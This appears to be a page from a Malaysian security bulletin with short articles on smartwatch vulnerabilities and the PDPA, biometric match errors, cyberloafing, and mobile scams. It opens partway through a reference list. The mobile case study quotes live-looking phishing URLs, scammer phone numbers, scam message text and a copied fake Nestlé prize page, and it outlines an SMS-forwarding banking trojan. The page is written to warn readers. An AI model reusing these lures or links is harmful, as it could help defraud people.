2. https://www.carbonblack.com/resources/definitions/what-is-incident-response/

3. https://en.wikipedia.org/wiki/Computer_security_incident_management

4. http://www.bmc.com/guides/itil-incident-management.html

5. https://otrs.com/product-otrs/feature-list/

Smartwatch Security, Privacy And Application

By | Annisa Che Omar, Zureen Camelia & Norahana Salimin

Smartwatch is a wearable smartphone-like device worn on the wrist. In general, smartwatches allow instant access to frequently used apps, such as email, the weather, and GPS along with monitoring and maintaining health applications. The world today is well-informed of the constant technological growth every minute, every day. However, many are not aware of the impact of technology on their daily life. A crucial element of keeping people safe and secure from potential threats is called security. Security is the state of being free from danger or threats[1]. Privacy on the other hand is a state in which one is not observed or disturbed by other people[2] or in other words, keeping personal data private and confidential. Security and privacy are very well-related to one another, as a lack of security leads to invasion of privacy.

Smartwatch Vulnerabilities And Mitigation

In 2015 as the smartwatch market rocketed, the smartwatch was labelled as a pervasive networked device with no security. Many technologists are concerned about the privacy and security of the data collected and stored by these devices. Researchers from various companies have identified in smartwatches sold since 2013 serious security flaws that may lead to massive data breaches.

a) Data Siphoning

Data siphoning is the ability to sniff and steal data from a smartwatch. Infecting a smartwatch with data-siphoning malware is quite straightforward: create an application, add a function to read accelerometer data and upload it to Google Play. Such application will pass the phone's malware screening since there is nothing malicious in what it does[3]. Information in the smartwatch is stored in the cloud and there are not many ways to prevent potential data breaches. Juniper Research[4] forecasted that five million individuals will be remotely monitored by healthcare providers by 2023. This means that by 2023 doctors will be able to use the data generated by wearables combined with AI-enabled software analytics to proactively identify individuals at risk. As wearables are becoming part of patients' treatment plans, data may be sent to many third parties. Device makers may potentially make money by selling data generated by those wearing the devices. Besides, smartwatches containing fitness trackers that record movement can be exploited by attackers to steal ATM PINs or passwords. Yan Wang said that researchers ran 5,000 key-entry tests on three key-based security systems and determined a serious security breach of wearable devices in terms of divulged secret information such as key entries[5].

b) No timeout function

Some security firms have tested the smartwatch, one of which is Trend Micro and First Base Technologies[6]. After testing the security settings of Motorola 360, LG G Watch, Sony Smartwatch, Samsung Gear Live, Asus Zen Watch, Apple Watch and the Pebble, it was found that physical protection is poor with no authentication features. All devices except Apple Watch do not have a timeout function. All save local copies of data and can be accessed when taken out of range from the paired smartphone, allowing unauthorized parties access to data. The impact is that if unauthorized parties access a smartphone, the data within is surely exposable and easy to breach. Unfortunately, most manufacturers opt for convenience but neglect security.

c) Insufficient user authentication

Next, HP Fortify[7] tested the top 10 smartwatches available on the market. According to the test, only half enable screen lock using PIN or password and all lack data encryption and two-factor authentication, resulting in insufficient user authentication. Lock out from the account after failed attempts does not function and more than 50% have insecure software and firmware. The firmware updates are transmitted without encryption. On top of it all, hackers can easily record information from hand gestures. According to Sydney Shepard's article Security Today[8], a student at the University of Copenhagen, Denmark, discovered a smartwatch attack tool called SWATtack written in Python. The student, Beltramelli, built an application that records the movement data of Sony Smartwatch 3 and was then able to sift through the data with an algorithm to find important inputs, thus gaining the ability to unlock a pin-protected phone or use an ATM keypad. The data was transferred to a nearby Bluetooth device and then moved onto a server.

d) Common backend API allows threats to networks

German researcher Christopher Bleckmann-Dreher tried to get the attention of 20 kids' smartwatch vendors by cyber-vandalizing hundreds of GPS watches with printing 'PWNED!' on them[9]. Based on his findings, the models share a common backend API that works as an intermediary and storage point between the GPS watches and associated mobile apps. Vulnerabilities include communication with a backend API that allows eavesdropping and tracking of users as well as allowing for data stored on the API server to be altered and for strangers to issue commands to users' watches. After multiple attempts, in April 2018 the company Vidimensio finally delivered fixes. However, the patches only address the eavesdropping threat, but not other security flaws. Security researchers at BitDefender[10] demonstrated that data sent between smartwatch and android mobile phones could be intercepted by attackers who may be able to decode users' data.

Personal Data Protection Act

The Malaysian Personal Data Protection Act 2010 (PDPA) regulates the processing of personal data in regards to commercial transactions[11]. "Personal data" covered by the Act is information that relates to a data subject who is identifiable from that information. Names, contact details, national registration identity card numbers and passport numbers are examples of personal data. Such data is related to the security and privacy of an individual and must be protected.

Seven Personal Data Protection Principles Required By The ACT[12]

1. GENERAL: Personal data can only be processed with the data subject's consent.
2. NOTICE AND CHOICE: Data subjects must be informed by written notice of, among other things, the type of data being collected and the purpose, its sources, the right to request access and correction, and the choices and means by which the data subject can limit the processing of their personal data.
3. DISCLOSURE: Personal data may not be disclosed without the data subject's consent for any purpose other than that for which the data was disclosed at the time of collection, or to any person other than that notified to the data user.
4. SECURITY: Data users must take practical steps to protect their personal data from any loss, misuse, modification or unauthorized access or disclosure, alteration or destruction.
5. RETENTION: Personal data shall not be kept longer than is necessary for the fulfilment of its purpose.
6. DATA INTEGRITY: Data users must take reasonable steps to ensure that personal data is accurate, complete, not misleading and kept up to date.
7. ACCESS: Data subjects must be given access to their personal data and be able to correct any personal data that is inaccurate, incomplete, misleading or not up to date.

The following are vulnerabilities in smartwatches that violate the PDPA principles as well as mitigation means to prevent vulnerabilities:

Vulnerability	PDPA Principle Violated	Mitigation
Data Siphoning	Notice and Choice	· User can install a security solution in the smartphone to assist with detecting spyware. · Manufacturers should provide a built-in security solution in the smartphone before distributing to customers.
No timeout function	Retention	· Manufacturers of smartwatches need to create a timeout function, which requires users to re-authenticate to access their smartwatch.

Insufficient user authentication	Access	· Manufacturers need to assure smartwatches are equipped with a lock function and requests for passwords before an application can be given permission to access data. · Users may enable passcodes to offer authentication and need to be aware when granting apps permissions.
Common backend API allows threats to network	Security	· Keep smart technology on a guest network. · Adopt the Near Field Communication (NFC) pairing procedure in the pin code exchange[11]. · Limit permission to applications to access account information or geographical location.

Table 1: PDPA principles violated by vulnerabilities and mitigation solutions

Conclusion

Smartwatch technology comes with several security vulnerabilities and it is not something to be complacent about. Smartwatches today have the capability to encrypt data. The Wanderwatch[13] for example is the first smartwatch for kids that was initially designed with security in mind. The upcoming Apple watch[14] adds an extra layer of defense for data. It offers an option to automatically wipe out data after 10 failed passcode attempts. It is also expected to rely on biometrics technology. It is said to be able to trace the owner's tendon, artery and blood perfusion patterns as a unique ID to access the smartwatch. The function may be available via a biometric-sensitive strap. Losing a device is a problem because identity theft is a risk to the individual. The responsibility to ensure smartwatch security and privacy as well as application lies with both manufacturer and user. We must not trade convenience for security and privacy.

References

1. Oxford Dictionaries | English. (2019). security | Definition of security in English by Oxford Dictionaries. [online] Available at: https://en.oxforddictionaries.com/definition/security [Accessed 26 Apr. 2019]. https://en.oxforddictionaries.com/definition/security

2. Oxford Dictionaries | English. (2019). privacy | Definition of privacy in English by Oxford Dictionaries. [online] Available at: https://en.oxforddictionaries.com/definition/privacy [Accessed 26 Apr. 2019]. https://en.oxforddictionaries.com/definition/privacy

3. (2018). Experiment: How easy is it to spy on a smartwatch wearer?. https://www.kaspersky.com/blog/smart-watch-research/22536/

4. Steve, R. (2019) Why your smartwatch and wearable devices are the next big privacy nightmare. [Accessed 17 Apr. 2019]. https://www.zdnet.com/article/smartwatch-data-collection-rush-raises-privacy-backlash-fears/

5. Storm, D. (2019). Hackers can exploit smartwatches, fitness trackers to steal your ATM PIN. [online] Computerworld. Available at: https://www.computerworld.com/article/3092407/hackers-can-exploit-smartwatches-fitness-trackers-to-steal-your-atm-pin.html [Accessed 19 Apr. 2019].

6. (2015). Security Flaws Coommon on Most Popular Smartwatches. Available at: https://www.trendmicro.com/en_be/about/newsroom/press-releases/2015/trend-micro-partners-with-rm-education-to-bring-worry-free-secur21221111114.html [Accessed on 19 April 2019]

7. (2015). HP Study Reveals Smartwatches Vulnerable to Attack. Available at: https://www8.hp.com/us/en/hp-news/press-release.html?id=2037386 [Accessed on 19 April 2019]

8. Craig, W. (2019). The big, scary security problem with smartwatches. [online] TheStreet. Available at: https://www.thestreet.com/story/13424198/1/the-big-scary-security-problem-with-smartwatches.html [Accessed 26 Apr. 2019].https://www.thestreet.com/story/13424198/1/the-big-scary-security-problem-with-smartwatches.html

9. Lisa, V. (2019). Why 'PWNED!' is appearing on some GPS smartwatches https://nakedsecurity.sophos.com/2019/04/04/why-pwned-is-appearing-on-some-gps-smartwatches/ [Accessed 19 Apr. 2019].

10. Goodin, D. (2019). PoC hack on data sent between phones and smartwatches (updated). [online] Ars Technica. Available at: https://arstechnica.com/information-technology/2014/12/connections-between-phones-and-smartwatches-wide-open-to-brute-force-hacks/ [Accessed 19 Apr. 2019].

11. Personal Data Protection Act 2010 (PDPA). Available at: https://www.pwc.com/my/en/services/assurance/pdpa.html [Accessed 23 Apr. 2019].

12. Up Close and Personal: The Malaysian Personal Data Protection Act. Available at: www.hg.org/legal-articles/up-close-and-personal-the-malaysian-personal-data-protection-act-33273 [Accessed 23 Apr. 2019].

13. Wanderwatch is the first 100 percent safe smartwatch Available at: https://www.wanderwatch.com/blog/wanderwatch-blog-1/post/wanderwatch-is-the-first-100-percent-safe-smartwatch-43 [Accessed 18 Apr. 2019].

14. Lorenzo, L. (2019). Apple Watch 5 2019: Smartwatch Security Could Rely On Your Biometrics. Available at: https://www.ibtimes.com/apple-watch-5-2019-smartwatch-security-could-rely-your-biometrics-2782501 [Accessed 18 Apr. 2019].

Biometric Comparison Module Errors: FMR & FNMR

By | Noraziah Anini binti Mohd Rashid, Nur Sharifah Idayu binti Mat Roh & Nur Iylia binti Roslan

Biometric systems are increasingly being selected as an IT solution to recognize persons in enforcing access control security. Biometrics focus on specific physical areas, securing information, offering services and offer access control as additional security controls, including the right to cross international borders.

The capability to perform enrolment, identification and verification accurately and the ability to fulfil user expectations remain the most important factors in determining the success of biometric system implementation and operation. However, based on previous research, biometric technology is particularly inadequate in producing 100% accuracy due to limitations related to system error types. Therefore, this article focuses on two types of system errors, i.e. False Match Rate (FMR) and False Non-Match Rate (FNMR) under Comparison Module Errors.

Before discussing the possible factors contributing to FMR and FNMR, biometrics should be defined. “Bio” means life, “metrics” means to measure. Biometric technology is the science of detecting and recognizing human characteristics with certain measurements, whilst biological data is measured and analysed using electronic technologies.

There are several biometric characteristics, including fingerprint, palm, iris, face, DNA, keystroke, signature and voice used at the office, country border, smart phone, retail, banking, notebook and others. These biometric characteristics are categorized as physiological or behavioural. However, this article focuses only on analysing physiological characteristics, particularly the fingerprint, using biometric optical sensor technology.

A biometric process comprises three main stages: enrolment, identification and verification. Basically, before any biometric process starts, the user needs to configure the threshold setting. The threshold setting configuration is determined based on the quality of the captured template, the comparison score and the liveness score (fake detection score). Different system and solution implementation types require different configurations of the threshold setting. This depends on the system usage and technology applied. Users may come up with a suitable threshold setting through several testing phases. Figure 1 shows an example of a threshold setting configuration.

Threshold	Setting	Details
Good quality	40	>=40
Bad quality	25	25 & <40
Comparison score	40	Score >= th ∴ Same person Score <= th ∴ Different person -------------------------------------- th refers to threshold

Figure 1: Example of threshold setting configuration

Once the threshold configuration has been defined, the biometric process is initiated. The enrolment phase is the first initiation step. In this stage, the user’s details are keyed in the system. Then, his/her fingerprint is saved as a biometric template and stored as a biometric reference in a database. The biometric attendant has to ensure the scanner takes the best image of the fingerprint. A good quality fingerprint image will be a baseline for the identification and verification process. If the image is bad, the whole system will fail as the user will end up registering bad quality fingerprints. The biometric database will contain substandard fingerprints, hence impacting the comparison score.

Next, in the identification and verification stage the template is compared with the real-time fingerprint presented on the biometric sensor. Now the system compares the template with the real-time fingerprint to produce a comparison score, thus determining whether the attempt is by the right person or an impostor.

Sometimes the biometric system does not behave as expected, which may affect its performance accuracy. Such behaviour can be caused by module errors. There are four main module errors (characteristic of biometric nature) that affect the performance of a biometric device:

1. Feature Extraction Module Errors
2. Template Creation Module Errors
3. Capture Module Errors

4. Comparison Module Errors.

Figure 2 shows the types of biometric module errors.




Figure 2: Types of biometric module errors

This article only focuses on the comparison module errors. In this case, there are three possible factors that can contribute to this type of error as follows:

5. Lagging data upload time from the site server to headquarters.
6. Low quality fingerprint during enrolment and verification.
7. FMR and FNMR.

Several test cases with different samples from different people can be utilized to test the hypothesis and rule out the possible factors one by one. Various test cases may be required to test the different types of possible factors. For example, for the lag time factor, the enrolment data is uploaded from the site server to the headquarters. Let's say the uploading time is expected to be 5 minutes. The user may proceed with the verification process after data uploading is complete. The matching score should be correct as expected.

To remove the possibility of low-quality fingerprints during enrolment and verification, the test case may be developed by only using high-quality fingerprints. Fingerprints of high quality in the enrolment and verification processes can produce a high comparison score, thus validating a correct person's identity.

If the two former factors prove to be incorrect factors for incorrect output, the latter may be the right one. While the system might make a correct comparison most of the time, it is also able to produce FMR and FNMR for remote cases. This may be due to the nature of biometric systems, which makes it impossible to achieve 100% accuracy and some percentage of error is present. FMR and FNMR are defined as follows:
1. False Non-Match Rate (FNMR) – mistaking 2 biometric measurements from the same person as being from 2 different persons.
2. False Match Rate (FMR) – mistaking the biometric measurement from 2 people as being from the same person.
Nonetheless, several test cases shall be carried out to validate the FMR and FNMR.

Conclusion

This article focused on Comparison Module Errors, which consist of False Match Rate (FMR) and False Non-Match Rate (FNMR). Based on several research papers and publications, FMR and FNMR are depended on the operating threshold setting configuration; a large threshold score leads to a small FMR at the expense of a high FNMR. For a given fingerprint comparison system, it is impossible to reduce both errors simultaneously.

However, the factor that should be considered in minimizing the error if the user wants to achieve high application security is to use a minimal FMR value in order to reject an impostor from accessing the system or vice versa. A further study will be done to attain low and high FMR and FNMR values, as these also relate to other module errors, e.g. False Acceptance Rate (FAR), False Rejection Rate (FRR), etc. Figure 3 FMR and Figure 4 FNMR present the implementation probability for the usability and security aspects:

FMR	Usability	Security
↑	↑	↓
↓	↓	↑

Figure 3: FMR (Usability VS Security)

FMR	Usability	Security
↑	↓	↑
↓	↑	↓

Figure 4: FNMR (Usability VS Security)

↑ indicates a high value and ↓ indicates a low value.

Therefore, it is advisable to balance the usability and security aspects to maintain efficient biometric system operation. At the same time, the asset or information protected by the biometric system will not be jeopardized.

References

1. C. a. Shoniregun and S. Crosier, Securing Biometrics Applications (Google eBook), vol. 2007.

2. A. K. Jain, J. Feng, and K. Nandakumar, "Fingerprint matching," Computer (Long. Beach. Calif). vol. 43, no. 2, pp. 36–44, 2010.

3. Yang, W., Wang, S., Hu, J., Zheng, G. and Valli, C. (2019). Security and Accuracy of Fingerprint-Based Biometrics: A Review. Symmetry, 11(2), p.141.

4. http://biometrics.derawi.com/?page_id=51

Cyberloafing: New Working Trend/Style?

By | Harmi Armira binti Mohamad Har, Ummu Khosyatillah binti Muzakir, Norul Huda binti Md Rasdi, Mohd Fadzlan bin Mohamed Kamal & Mohd Faizal bin Sulong

For a dominating 55.1% of users from the world's population, the Internet servers as a platform for exploring the world, entertainment and online shopping [1]. In addition, surfing the Internet is considered a way of relaxing, whereby a session of a couple of minutes could increase productivity and facilitate daily life. However, if more time is spent on Internet-related activities that are not linked to the job during business hours, the term cyberloafing is used. Basically, cyberloafing is done by employees who are surfing the Internet for personal gain during working hours at the workplace [2].

By definition, cyberloafing has created a negative perception. For one, cyberloafing is blamed for employees tending to do less work. Cyberloafing can generally be considered as misconduct if it distracts the employees' attention. Moreover, research conducted by Vivian and Don (2012) shows that the time taken to switch from cyberloafing back to work is about 4 to 10 minutes [3]. This situation indirectly affects the focus of employees and decreases their performance. The worst case is when a day is wasted without doing anything.

Cyberloafing also presents cybersecurity risks since the cyberloafer tends to ignore the company's security policies. Potential catastrophes like cybersecurity breaches are possible when policies are ignored. Policies are supposed to reduce the risk of being attacked in the first place, whereas the company must bear huge losses in terms of finances, reputation and public trust if cyberloafing is not being monitored.

According to Anandarajan, employees who are bored with their work are likely to use cyberloafing as an "office toy" to escape from such mundane work (M. Anandarajan et al., 2015). This argument shows that cyberloafing offers employees a break, allowing them to re-align their focus after taking some leeway. DeskTime, an application based on a formula of effective working hours, is recommended by social scientists [5]. It can track employees' computer use and studies the behaviour for the most productive work. This social experiment suggests that common employees can focus for 52 consecutive minutes followed by a 17-minute break, including talking, walking, doing some loose exercises or maybe even cyberloafing. Furthermore, a study conducted at the University of Warmick [6] confirmed that "happiness leads to a 12% spike in productivity, while unhappy workers are 10% less productive."

A study was also done on the impact of cyberloafing on employees' emotions and work [3]. Based on the findings, Internet access for personal purposes is on average around 51 minutes per day. The formula of "52 minutes work and 17 minutes break" makes a 64-minute break in 8 working hours per day. Thus, 51-64 minutes of cyberloafing is acceptable. Why is it that in this period cyberloafing is considered acceptable? In the abovementioned research on the impact of cyberloafing at work, the results showed that over 70% of respondents agreed that cyberloafing makes work more interesting, 58% agreed it helps to deal with personal and practical issues at work, and 52% agreed cyberloafing makes them better workers. But this research did not examine the reasons why employees cyberloaf. Hence, the motives underlying why people cyberloaf is an area that warrants future research attention as it may shed light on why cyberloafing yields positive benefits in some situations but not others.

In brief, cyberloafing is a new trend in working style. Even though many companies are trying to resolve the issue by using computer monitoring software, finding an optimum solution is still far. Employees could simply use their smartphones to access the Internet rather than the company computers with internal network infrastructure. The real issue on this subject is the lack of motivation among employees to perform well at work while wasting time doing almost nothing. In a nutshell, although cyberloafing at work may breach company policy and have a bad influence, the positive side is that cyberloafing may have some arguably good impacts as well. A clear message of an individual's responsibility should be the main topic and must be understood by all employees.

References

1. *Top 12 Useful Things you can do on Internet: https://listsurge.com/top-12-useful-things-you-can-do-on-internet/*

2. *Cyberloafing - A Common Behavior Url: https://keywordsforthe21stcentury.wordpress.com/2015/05/25/cyberloafing/*

3. *Vivien K.G., Don J.C., 2012, Cyberloafing at the Workplace: Gain or Drain on Work?, Institutional Knowledge Singapore Management University, pp. 1-12. Url https://ink.library.smu.edu.sg/cgi/viewcontent.cgi?article=5983&context=lkcsb_research*

4. *3 Ways 'Cyberloafing' Kills Work Productivity and How to Address it Url: https://interguardsoftware.com/blog/3-ways-cyberloafing-kills-work-productivity-and-how-to-address-it/*

5. *A Formula for Perfect Productivity: Work for 52 Minutes, Break for 17 Url:https://www.theatlantic.com/business/archive/2014/09/science-tells-you-how-many-minutes-should-you-take-a-break-for-work-17/380369/*

6. *3 Scientifically Backed Reasons Why Working Less Leads to More Productivity. Url:https://www.huffingtonpost.com/jonathan-chan/3-scientifically-backed-r_b_14509568.html*

7. *Anandarajan, M. and Simmers, C.A., 2005. Developing Human Capital Through Personal Web Use in the Workplace: Mapping Employee Perceptions. Communications of the Association for Information Systems, 15, 776–791.*

8. *Prevalence of Cyberloafing in SL: Pros, Cons, and Impacts Url:https://thinkworth.wordpress.com/2014/05/27/prevalance-of-cyberloafing-in-sl-pros-cons-and-impacts/*

Creating Balance Between Security And Convenience In Mobile Security – A Case Study

By | Kilausuria binti Abdullah & Farah binti Ramlee

Introduction

In an ideal world, we would not need to use passwords, lock screens or to take any other steps to protect our security and privacy. In the real world, we need to find the right balance of security and convenience. It can be difficult to find the sweet spot with an acceptable level of risk and ease of use, because although no one likes to think it will happen to them, millions of phones are lost or stolen each year. A modern smartphone can provide access to almost every aspect of one’s life, ranging from email account to banking information. It is important to keep the level of risk in mind when choosing how much effort you are willing to put towards ensuring that the information remains private.

Mobile incidents

In Q1 2018, Kaspersky Lab detected about 1,322,578 malicious installation packages for mobile devices, 18,912 installation packages for mobile banking Trojans and 8,787 installation packages for mobile ransomware Trojans. We would like to be Internet-connected each day, talk to our friends and be increasingly connected. However, the world also opens us up to security and privacy risks.





Figure 1: Number of malicious installation packages detected, Q2 2017 – Q1 2018



Year	Fraud	Malicious Code
2018 (Sept)	66	13
2017	75	28
2016	52	13
2015	27	11
2014	34	11

Figure 2: Fraud and malicious code incidents on mobile as medium


Case Studies of incidents reported to Cyber999:

A) Mobile incidents


Modus operandi	Scam Content and Links
A scammer makes a call from an unknown number (e.g. +6011-25662436) pretending to be a law enforcement officer (LEA). The scammer informs the victim that he/she has been involved in a money laundering activity and threatens to arrest the victim if he/she does not cooperate. The scammer sends a link via a mobile messaging app and instructs the victim to click on a phishing link.	Phishing website:  67.229.128.74:88/BNM.HTML G U E S J U P Apple Releases... Favorites GitHub - AhMyt... Bank Negara Malaysia

From a phishing website, an example is 100668.cs.pdm/999m.html. The victim is required to click on the Bank Negara logo, which then downloads the mobile app installer. The default SMS app is replaced by the malicious mobile app. The victim is forced to run the malicious mobile app and fill in their online banking credentials. The scammer can now perform legitimate online banking transactions with the victim's credentials and verify TAC numbers, as the malicious code forwards incoming SMSs to the C2 server.	After the malicious app is installed, the app will request to become the default SMS app:  Genymotion for personal use - Custom Phone - 5.1.0 - API 22 -... 7:42 BNM BNM BANK NEGARA SYSTEM NO LAPORAN GAPPS GPS ID Change SMS app? Use BNM instead of Messaging as your SMS app? Detail Analysis, MyCERT Alert: https://www.mycert.org.my/en/services/advisories/mycert/2018/main/detail/1304/index.html
A WhatsApp message is received from an unknown number stating that the victim's sim card has been selected as the winner of a brand contest. Through the phishing website http://www.claimbonus-nestle2018.webs.com/ the victim is required to provide the information below to another scam number +60 11-1334 6563 via WhatsApp message: 1. Full name 2. Malaysian identification number 3. Serial or reference winning number from the previous message 4. Photocopy of debit card (front and back)	SMS content:  +60 16-334 5105 seen today at 6:27 AM Messages to this chat and calls are now secured with end-to-end encryption. Tap for more info. Judul:Nestle Bhd,Isi:RM0.00Nestle' TAHNIAH!!! SimCard anda (+60 16-259 xxxx) tlah berjaya terpilih sebagai Pemenang Hadiah pertama Mingguan Peraduan Nestle' menang wang RM8,888 dalam rangka Perayaan tahun baru imlek di tahun 2018." No.seri/Ref : 499787 Untuk semak lebih lanjut mengenai daftar pemenang & cara tebus terima hadiah sila layari laman web ; www.claimbonus-nestle2018.webs.com/ Untuk maklumat lanjut sila hubungi": Office Call : +60 11-1305 7366 Via WhatsApp :+60 11-1334 6563 6:19 AM

Phishing site:



RAIH PELUANG MENANGI HADIAH-HADIAH BERNILAI RM500,000




About Us

Nestlé is the world's largest food and beverage manufacturer. Headquartered in Switzerland, Nestlé is present in 191 countries around the world. Since 1912, we have been nourishing Malaysians through our quality brands and products like MILO, MAGGI, NESCAFÉ and KITKAT, whilst maintaining our Halal excellence and integrity. This is in line with our promise of delivering GOOD FOOD, GOOD LIFE to all.

Our purpose

Nestlé's purpose is enhancing quality of life and contributing to a healthier future. We want to help shape a better and healthier world. We also want to inspire people to live healthier lives. This is how we contribute to society while ensuring the long-term success of our company.

- About Us
  - Nestlé Worldwide
  - Nestlé in Malaysia
  - Investors
- Brands
  - Breakfast Cereals
  - Dairy
  - Coffee
  - Food
  - Nestle Professional
  - Ready-to-Drink
  - Ice Cream
  - Confectionery & Chocolate
  - Chilled Dairy



CONGRATULATIONS!!! For a winner ......

******* LIST OF PIN WINNERS *******






Pemenang Hadiah Mingguan Wang RM8,888 >>> No. Ref : 499787

Pemenang Hadiah Mingguan Wang RM6,888 >>> No. Ref : 522779

Pemenang Hadiah Mingguan Wang RM3,888 >>> No. Ref : 300222

Pemenang Hadiah Saguhati 1g Syiling Emas 999

NO. REF : 561933	NO. REF : 541211	NO. REF : 222971	NO. REF : 299917
